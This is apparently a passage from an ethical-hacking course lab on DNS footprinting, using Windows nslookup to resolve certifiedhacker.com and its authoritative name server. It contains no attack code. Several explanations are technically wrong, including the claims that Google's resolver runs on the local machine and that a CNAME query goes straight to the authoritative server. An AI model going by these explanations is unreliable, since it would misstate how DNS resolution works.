


```
Command Prompt - nslookup
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>nslookup
Default Server:  dns.google
Address:  8.8.8.8

>
```

3. In the nslookup **interactive** mode, type **set type=a** and press **Enter**. Setting the type as “a” configures nslookup to query for the IP address of a given domain.
4. Type the target domain **www.certifiedhacker.com** and press **Enter**. This resolves the IP address and displays the result, as shown in the screenshot.



```
Command Prompt - nslookup
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>nslookup
Default Server:  dns.google
Address:  8.8.8.8

> set type=a
> www.certifiedhacker.com
Server:  dns.google
Address:  8.8.8.8

Non-authoritative answer:
Name:    certifiedhacker.com
Address: 162.241.216.11
Aliases: www.certifiedhacker.com


>
```


5. The first two lines in the result are:

Server: **dns.google** and Address: **8.8.8.8**

This specifies that the result was directed to the default server hosted on the local machine (**Windows 11**) that resolves your requested domain.

6. Thus, if the response is coming from your local machine's server (Google), but not the server that legitimately hosts the domain **www.certifiedhacker.com**; it is considered to be a non-authoritative answer. Here, the IP address of the target domain **www.certifiedhacker.com** is **162.241.216.11**.
7. Since the result returned is non-authoritative, you need to obtain the domain's authoritative name server.
8. Type **set type=cname** and press **Enter**. The CNAME lookup is done directly against the domain's authoritative name server and lists the CNAME records for a domain.
9. Type **certifiedhacker.com** and press **Enter**.
10. This returns the domain's authoritative name server (**ns1.bluehost.com**), along with the mail server address (**dnsadmin.box5331.bluehost.com**), as shown in the screenshot.



```
Command Prompt - nslookup
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>nslookup
Default Server:  dns.google
Address:  8.8.8.8

> set type=a
> www.certifiedhacker.com
Server:  dns.google
Address:  8.8.8.8


Non-authoritative answer:
Name:    certifiedhacker.com
Address: 162.241.216.11
Aliases: www.certifiedhacker.com

> set type=cname
> certifiedhacker.com
Server:  dns.google
Address:  8.8.8.8

certifiedhacker.com
    primary name server = ns1.bluehost.com
    responsible mail addr = dnsadmin.box5331.bluehost.com
    serial = 2018011205
    refresh = 86400 (1 day)
    retry = 7200 (2 hours)
    expire = 3600000 (41 days 16 hours)
    default TTL = 300 (5 mins)
> _
```

11. Since you have obtained the authoritative name server, you will need to determine the IP address of the name server.
12. Issue the command **set type=a** and press **Enter**.

13. Type **ns1.bluehost.com** (or the primary name server that is displayed in your lab environment) and press **Enter**. This returns the IP address of the server, as shown in the screenshot.



```
C:\Users\Admin>nslookup
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>nslookup
Default Server:  dns.google
Address:  8.8.8.8

> set type=a
> www.certifiedhacker.com
Server:  dns.google
Address:  8.8.8.8

Non-authoritative answer:
Name:    certifiedhacker.com
Address: 162.241.216.11
Aliases: www.certifiedhacker.com

> set type=cname
> certifiedhacker.com
Server:  dns.google
Address: 8.8.8.8

certifiedhacker.com
    primary name server = ns1.bluehost.com
    responsible mail addr = dnsadmin.box5331.bluehost.com
    serial = 2018011205
    refresh = 86400 (1 day)
    retry = 7200 (2 hours)
    expire = 3600000 (41 days 16 hours)
    default TTL = 300 (5 mins)

